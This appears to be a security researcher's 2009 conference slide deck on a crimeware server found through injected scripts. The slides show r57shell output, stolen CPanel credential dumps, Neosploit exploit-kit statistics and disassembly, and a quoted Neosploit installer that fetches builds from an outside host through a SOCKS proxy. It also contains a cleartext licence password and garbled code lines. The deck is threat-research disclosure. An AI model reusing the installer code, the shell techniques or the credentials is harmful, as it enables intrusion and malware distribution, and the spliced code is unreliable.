

Down the rabbit Hole

Iftach Ian Amit
Managing Partner
Security Art





Agenda

- Background on research
- The server – first impressions
- Doors, windows, whatever you want to call these...
- Dances with lawyers
- Slip sliding down the hole
 - Tools
 - Scripts
 - Logs, logins, and other “soft” data
- Meanwhile – CERT-CC and other gentleman
- Closure?
- The McColo connection(s)
- Final words, predictions



Who Am I ? (iamit)

- Iftach Ian Amit
 - In Hebrew it makes more sense...
- Managing Partner at Security Art
- Past:
 - Director Security Research @  Aladdin
SECURING THE GLOBAL VILLAGE
 - Director Security Research @  finjan
Vital Security
securing your web
 - Various security consulting/integration gigs in the past
 - R&D
 - IT
- A helping hand when needed... (IAF)



Background – how do you start anyway?

phpBB
creating communities

TriquiTips
tips for a better programming

Search... Search
Advanced search









Board index

- Uberskillz
- And sheer luck...

FAQ Register Login

It is currently Tue Jan 27, 2009 12:33 pm







[View unanswered posts](#) • [View active topics](#)

FLASH GAMES	TOPICS	POSTS	LAST POST
 Game Showcase You made a game. Let the world play and review it	90	529	by Gabriel Bianconi  on Tue Jan 20, 2009 10:09 am
 Google Flash games you did not made but you want people to know	14	49	by Sathoro  on Thu Dec 11, 2008 12:22 am
 Monetize a game All about making money from flash games	1	1	by Sathoro  on Thu Dec 11, 2008 01:56 am
 Previews Post here your preview of your new flash games	46	419	by Hawdon  on Sun Nov 23, 2008 6:55 am

• Anyone familiar with triquitips.com?



– Come on – it’s a “tips for better programming site”

– Neither was I.

TUTORIALS	TOPICS	POSTS	LAST POST
 Request a tutorial Do you want to write a tutorial? Request it here	110	662	by sorby  on Tue Jan 27, 2009 4:33 am
 Report a tutorial Did you find an interesting tutorial? Let us know	3	18	by Hawdon  on Sun Oct 19, 2008 1:16 am
 Your tutorials Publish your tutorials here	23	66	by timothy  on Mon Dec 29, 2008 1:42 pm


– How about federconsumatori.it (consumer reports for Italy)

– A lot of these started looking awfully alike... and pointing to the same place...

PROJECTS	TOPICS	POSTS	LAST POST
 Looking for developers The place where you can meet/hire developers to help your project	31	222	by Noddybear  on Fri Jan 16, 2009 5:03 pm

First encounters

- gwtsdjeni.com
- Really meaningful – and somewhat different than the usual Torpig naming convention... an extra letter gives it up!
 - (should be xxxxjeni.com and we got xxxxdjeni.com)
- So we take a closer look: *you speak english?*
 - en.php



Doors, windows, whatever you want to call these...

Executed command: `ls -la`

```
total 2752
-rw-r--r--  1 root root   32156 Oct  1  2006 !!CPANEL.txt
drwxr-xr-x 16 root root   4096 Jan 25  2009 .
drwxr-xr-x  3 root root   4096 Jan 25  2009 07:41 ..
drwxr-xr-x  2 root root   4096 Jan 25  2009 1
-rw-r--r--  1 root root   4697 May 12  2008 1.html
-rw-r--r--  1 root root     57 Oct 25  2006 1.php
-rw-r--r--  1 root root     92 Jun 26  2007 11.php
-rw-r--r--  1 root root     94 Jun 26  2007 11.pl
-rw-r--r--  1 root root     74 Jun 26  2007 11.txt
-rw-r--r--  1 root root    497 May 12  2008 2.html
-rw-r--r--  1 root root     67 Oct 25  2006 2.php
-rw-r--r--  1 root root   8672 Oct 26  2006 404_scripts.txt
-rw-r--r--  1 root root  14645 May 12  2008 468x60_web_banner_example_7.gif
drwxr-xr-x  2 root root   4096 Jan 25  2009 NEWEXP
drwxr-xr-x  3 root root   4096 Jan 25  2009 TEST
drwxr-xr-x 10 root root   4096 Jan 25  2009 bdadmin
-rw-r--r--  1 root root  37376 Jul  5  2007 certdecode.exe
drwxr-xr-x  2 root root   4096 Jan 25  2009 cntlogstat
-rw-r--r--  1 root root  17308 Oct 13  2006 cshell.pl
```

Execute command on server

Run command

Work directory

Upload files on server


Local file No file chosen

Aliases

Select alias

- Aha! Sherlock, I think we are on to something...
- If there's a shell, there are at least 57 of them...



 **r57shell 1.4**

02-10-2008 23:45:53 [**phpinfo**] [**php.ini**] [**cpu**] [**mem**] [**users**] [**tmp**] [**delete**]
 safe_mode: **OFF** PHP version: **5.1.6** cURL: **ON** MySQL: **ON** MSSQL: **OFF** PostgreSQL: **OFF** Oracle: **OFF**
 Disable functions : **NONE**
 Free space : **2.06 GB** Total space: **4.92 GB**

```
uname -a : Linux 18.29.232.72.static.reverse.ltdomains.com 2.6.18-1.2798.fc6 #1 SMP Mon Oct 16 14:37:32 EDT 2006 i686 athlon i386 G
sysctl : Linux 2.6.18-1.2798.fc6
$OSTYPE : linux-gnu
Server : Apache/2.2.6 (Fedora)
id : uid=48(apache) gid=48(apache) groups=48(apache)
pwd : /home/www/ussr/WebRoot (drwxr-xr-x)
```

Executed command: **w**

38039	-rw-r--r--	1	web19	web19	108194	Mar 28	2008	r57.txt
38032	-rw-r--r--	1	web19	web19	81189	Mar 28	2008	r57_small.txt
38040	-rw-r--r--	1	web19	web19	108194	Mar 28	2008	r57new.php
32873	-rw-r--r--	1	web19	joker	15824	Mar 19	2007	rpt.js
49959	drwxrwxrwx	5	script	script	4096	Oct 2	22:33	script
33539	-rw-r--r--	1	web19	joker	40960	Oct 22	2007	servername.exe
33573	-rw-r--r--	1	web19	joker	9422	Feb 20	2007	sh.txt
33545	-rw-r--r--	1	web19	root	3	Oct 3	2006	test.txt
82479	drwxr-xr-x	2	web19	joker	4096	Mar 9	2007	tst
49858	drwxr-xr-x	2	web19	joker	4096	Sep 21	2007	tst1
33546	-rw-r--r--	1	web19	joker	2216	Oct 18	2007	tst1.htm
33558	-rw-r--r--	1	web19	web19	220	Mar 27	2008	tst1.php
32826	drwxr-xr-x	2	web19	web19	4096	Apr 11	10:38	vpn
32874	-rw-r--r--	1	web19	joker	1812048	Jul 24	2007	wm2.EXE
32842	-rwxr-xr-x	1	joker	joker	5249	Sep 26	08:17	wrapper.php
33570	-rw-r--r--	1	web19	joker	17266	Oct 23	2007	x.rar

:: Execute command on server ::

Run command ▶

Work directory ▶

:: Edit files ::

File for edit ▶

:: Aliases ::

Select alias ▶

:: Find text in files ::

Dances with lawyers

“Wise and useful advice about a vital but usually undermanaged part of business.”

—ROBERT TOWNSEND, *Up the Organization*

Dancing with Lawyers

How to Take Charge
and Get Results

Nicholas Carroll

- 1st dilemma – have we gotten too far?
 - We followed an injected script on a legitimate site (i.e. – deobfuscate, view-source of result, figure out the server general identity, **enumerate**).
 - We ran across a service offered by the server, which was not protected by any means of user/password, nor had it any disclaimers (en.php → r57new.php).
- 2nd dilemma – are we going to go any further?
 - We can already “see” (i.e. ‘ls’) most of the server – by the means granted to us so far
 - We are not going to brute-force ourselves into anything, or guess any credentials?

Slip sliding down the hole

- Guess what was the decision... (thank you legal department!)
- Skimming the content structure shows:
 - Neosploit (in cgi-bin)
 - Automated FTP Iframe injection tool
 - PHPMyAdmin
 - Truck full ‘o Trojans
 - AWStats logs
 - Setup instructions (I kid you not!)
 - “mail” backend for tracking infections
 - /mc366 – filled with OpenVPN certificates
 - Huge list of CPanel credentials
 - Some more utilities and exploits
 - 15 most wanted???



Tools – FTP IFramer

- FTP IFramer auto-attacker whizbang thingy
 - Was managed separately for each “user” of the system.
 - Each user had run several “campaigns”
 - The logs were a treasure trove... more than 200k credentials used (i.e. ran through the application)



Tools - Neosploit

- So you wanted to hear a bit on Neosploit...
- THE “Rock Star” of crimeware toolkits.
 - It even pulled an Elvis on everyone, and claimed to have disappeared...
- V.1. – solid exploit and simple management, single user system. No licensing.
- V.2. – multiple user support (SaaS), enhanced reporting (country, referrer, Browser/OS), multiple loader configurations. License locked to IP, server validated. Database moved to flat files.
- V.3. – Enhanced licensing (locked to IP+user/pass), installation only though a SOCKS proxy, Enhanced reporting on exploit ROI, Enhanced database management.



Neosploit – digging deeper

- Installation – fully automated using a cgi script:
 - User & password for licensing (checked when connecting to the server to fetch the build).
 - Downloads the build from 0x0c0c0c0c.com
 - Goes through a SOCKS proxy at 12.219.55.171:7062 (control freaks!)
 - Takes care of version checking, unpacking, system (permissions, init scripts, etc...)
 - Bonus – logging...

```
# ustanovit' svoj username i parol na licenzionnyj servak
```

```
$LICENSE_USERNAME = "benia";
```

```
$LICENSE_PASSWORD = "Hhu83i89L1A";
```

```
# ustanovit' ownera/gruppu kotoryje dolzhny byt'  
# na fajly v cgi-bin (naprimer user.users):
```

```
$OWNER = "root";
```

```
$GROUP = "root";
```

```
# url dla sliva archiva s softom
```

```
$DOWNLOAD_URL = "https://0x0c0c0c0c.com/management/download.cgi?version=%s\\&build=%s";
```

```
$CURR_DIR = `pwd`;
```

```
chomp($CURR_DIR);
```

```
chdir("/tmp");
```

```
my $retval = `curl -u --socks 12.219.55.171:7062 $LIC
```

```
system("chmod 755 ndaemon index.cgi admin.cgi");
```

```
system("chown root ndaemon index.cgi admin.cgi");
```

```
system("chgrp root ndaemon index.cgi admin.cgi");
```

```
system("mv ndaemon $NDAEMON_PATH");
```

```
system("mv index.cgi $INDEX_PATH");
```

```
system("mv admin.cgi $ADMIN_PATH");
```

```
# propishem etot script v rc.d
```

```
system("ln -s $INITD_SCRIPT /etc/rc2.d/S . $RC_RING . "ndaemon");
```

```
system("ln -s $INITD_SCRIPT /etc/rc3.d/S . $RC_RING . "ndaemon"); ;a =~ /Please\sWait\sfor\sbuild/i) {
```

```
system("ln -s $INITD_SCRIPT /etc/rc4.d/S . $RC_RING . "ndaemon"); ;: wait 2 minutes for making of build");
```


```
if ($file_data =~ /401\sAuthorization\sRequired/i) {  
    &Log("error: bad username or password!");  
    unlink($tmp_name);  
    exit(0);  
}
```

```
if ($file_data =~ /License\sExpired/i) {  
    &Log("error: your license has expired!");  
    unlink($tmp_name);  
    exit(0);  
}
```

```
if ($file_data =~ /Invalid\sServer\sIP/i) {  
    &Log("error: invalid server IP entered in your profile!");  
    unlink($tmp_name);  
    exit(0);  
}
```

```
if ($file_data =~ /Please\sWait\sfor\sbuild/i) {  
    &Log("error: please wait for build!");  
    unlink($tmp_name);  
    exit(0);  
}
```

Neosploit update statistics (based on logs...)



The rest ain't that fun

- ndaemon – the backend daemon
 - Implements the DB interface
- index.cgi – exploitation frontend
 - Mostly basic decision making based on data from the backend, data from the prospective victim (geoIP, browser string, cookies, referrer, etc...)
- admin.cgi – admin interface
 - Basically a frontend for querying the backend for statistical data, and basic configuration

Told you so ☹️

```
sub esp, 0Ch
push [ebp+timer]
call get_ip_hash
add esp, 10h
cmp eax, [ebp+var_468]
jnz loc_8049ABE
```

```
loc_8049BE8:
sub esp, 8
push [ebp+var_7C] ; char *
push [ebp+var_54] ; int
call referer_validate
add esp, 10h
test eax, eax
jnz short loc_8049C07
```

```
License_Verification:
push edi
push offset aNeosploit_key
lea eax, [ebp+string]
push eax
lea eax, [ebp+var_188]
push eax
call license_load
add esp, 10h
test eax, eax
jz loc_8049918
```

```
License_load:
...
push ebp
mov ebp, esp
push edi
push esi
push ebx
sub esp, 38h
mov ebx, [ebp+arg_0]
mov edi, [ebp+arg_8]
push offset aServer_addr
call _getenv
add esp, 0Ch
mov [ebp+var_1C], eax
push 100h ; size_t
push 0 ; int
push ebx ; void *
call _memset
mov ecx, [ebp+var_1C]
add esp, 10h
xor edx, edx
test ecx, ecx
jz short loc_804CC25
```

```
push [ebp+var_84]
push [ebp+var_2C]
push offset a?o6PURU
lea ebx, [ebp+var_338]
push ebx
call _sprintf
add esp, 0Ch
push ebx
push offset aData
push offset exp_quicktime_opera
```

```
...
call form_parse
lea edi, [ebp+var_38]
xor eax, eax
cld
mov ecx, 7
rep stosd
mov [esp+4E8h+var_4E8], 0
call _GeoIP_new
add esp, 10h
test eax, eax
mov ebx, eax
...
sub esp, 8
push [ebp+timer]
push eax
call _GeoIP_country_id_by_addr
add esp, 10h
cmp eax, 0FFh
jle loc_8049933
```

```
online_test:
mov [ebp+var_20], 1
push edx
push 0 ; int
push ebx ; void *
push [ebp+arg_4] ; int
call connect_to_homeserver
add esp, 10h
test eax, eax
jz short loc_804CDDE
```

```
sub esp, 8
push 0
push [ebp+var_4AC]
call js_crypter_put
mov eax, [ebp+var_4AC]
add esp, 10h
test eax, eax
```

Total Stats

[Total Stats](#)
[Log-Out](#)

Main Menu:

[Total Stats](#)
[Log-Out](#)

Version: 3.1 (build 2000)
Built: Aug 9 2008 09:00:45
Modules:

- Standart Pack
- Mega Private Pack
- Multiple File Uploading

Vulnerability Stats

Vulnerability List

Vulnerability	Loads	Productivity
PDF	2093 (40.034%)	8.2691%
RDS ActiveX	1628 (31.140%)	6.4319%
QuickTime rtsp	756 (14.460%)	2.9868%
WMP Plugin Overflow	664 (12.700%)	2.6233%
Undefined Overflow	44 (0.8416%)	0.1738%
QuickTime qtnext	24 (0.4590%)	0.0948%
SB ActiveX	19 (0.3634%)	0.0750%
Unknown	0 (0%)	0%
Total:	5228	20.655%

Detailed List

Vulnerability	Browser	Service Pack	OS Language	Extra Value	Loads
SB ActiveX	Windows XP MSIE v7.0	SP0	en-US	0	1
	Windows XP MSIE v6.0	SP1	en-US	0	1
	Windows XP MSIE v6.0	SP2	de	0	1
	Windows XP MSIE v6.0	SP2	en-US	0	11
	Windows XP MSIE v6.0	SP2	en-GB	0	2
	Windows XP MSIE v6.0	SP2	fr	0	2
	Windows XP MSIE v6.0	SP3	en-US	0	1
	Total:				
WMP Plugin Overflow	Windows XP Firefox v0.10	SP?	-	0	1
	Windows XP Firefox v1.0.7	SP?	-	0	4
	Windows XP Firefox v1.5.0.12	SP?	-	0	4
	Windows XP Firefox v1.5.0.1	SP?	-	0	1
	Windows XP Firefox v1.5.0.2	SP?	-	0	1
	Windows XP Firefox v1.5.0.4	SP?	-	0	1
	Windows XP Firefox v1.5.0.6	SP?	-	0	1
	Windows XP Firefox v1.5.0.7	SP?	-	0	2
	Windows XP Firefox v1.5.0.9	SP?	-	0	1
	Windows XP Firefox v1.5	SP?	-	0	2



Scripts – what’s the next address?

- The modified Torpig domain generator
 - Modified the domain generation logic (last part has an extra letter).
 - Modified to also provide the injection in different formats (popunder variants).
- Great for keeping track of “next hop” planning...

Sources: </ifrmcrypt/crypt.htm>,
crypt_js.htm, crypt_js_jok.htm




Scripts - ProxyJudge

- A cgi to test whether the victim is behind a proxy.
 - Smart criminals don't attack twice at the same spot, and need to know whether it's worthy to unleash their mojo...



Other goodies

- “Howto” in word.
 - (someone from MS wants to check for licensing?)
 - Run install.php, make sure the dir is writeable, and accessible from the web...
 - Packer will verify the integrity of the install (!!!)
 - Change the settings...
 - Check results.
 - Options description, logging, interpreting logs (ASCII graphics!)
- All in Russian ☹️



Scripts – CPanel goodies

- Looks like a “braindump” from grabbing interesting credentials.
- TONS of CPanel login info – hundreds of domains...
 - Inline comments in Russian on some of the sections:
 - “clearly has not been able to look after !!!!! ”
 - “glyant OWL. previously worked as щac clearly no longer works ”
 - “ekspa need to pop in and remove the soap base ”
 - “this, too many sites and is not small ”
 - “master admin cpanel” (near a hosting site address...)



More goods

- Criminal humor:
 - Under “marshals_investigations_most_wanted” there are a few HTMLs, must be some internal joke or a teaser to LE...
 - Nicks for the gang crew are on this (instead of the original page from the US Marshal site), along with funny caricatures of them...

Quick Links for U.S. Marshals Information: [Site Map](#) | [Contacts](#) | [Fugitives](#) | [Assets](#) | [Career](#) | [Local](#) - [Districts](#)



Updated February 19, 2008

Строго конфиденциально.
Только для служебного использования.

Международным ИнтернетПолом Разыскиваются особо опасные падонки, скрывающиеся свои нечестные лица под аватарами.

За любую информацию о местонахождении нижеперечисленных мошенников, каждый получит свое по букве закона.

Прайслист букв закона:

- за определение ip сокса юзаемого мошенником - легкий отсос Майклом Джексонем
- за определение ip влна юзаемого мошенником - романтическая ночь на Соловках в компании с группой "Чай Вдвоем"
- И наконец за определение реального ip мошенников - Ночь страстной любви с [главой прес-службы ИнтернетПола](#).



Linker

- Wanted Poster
- News Release
- Photos



Ns

- Wanted Poster
- News Release
- Photos



Jasha

- Wanted Poster
- News Release
- Photos



Asa

- Wanted Poster
- News Release
- Photos



Bender

- Wanted Poster
- News Release
- Photos



Colt

- Wanted Poster
- News Release
- Photos



Enzo

- Wanted Poster
- News Release
- Photos



Samuel

- Wanted Poster
- News Release
- Photos



Taleon

- Wanted Poster
- News Release
- Photos



- Wanted Poster




- Wanted Poster



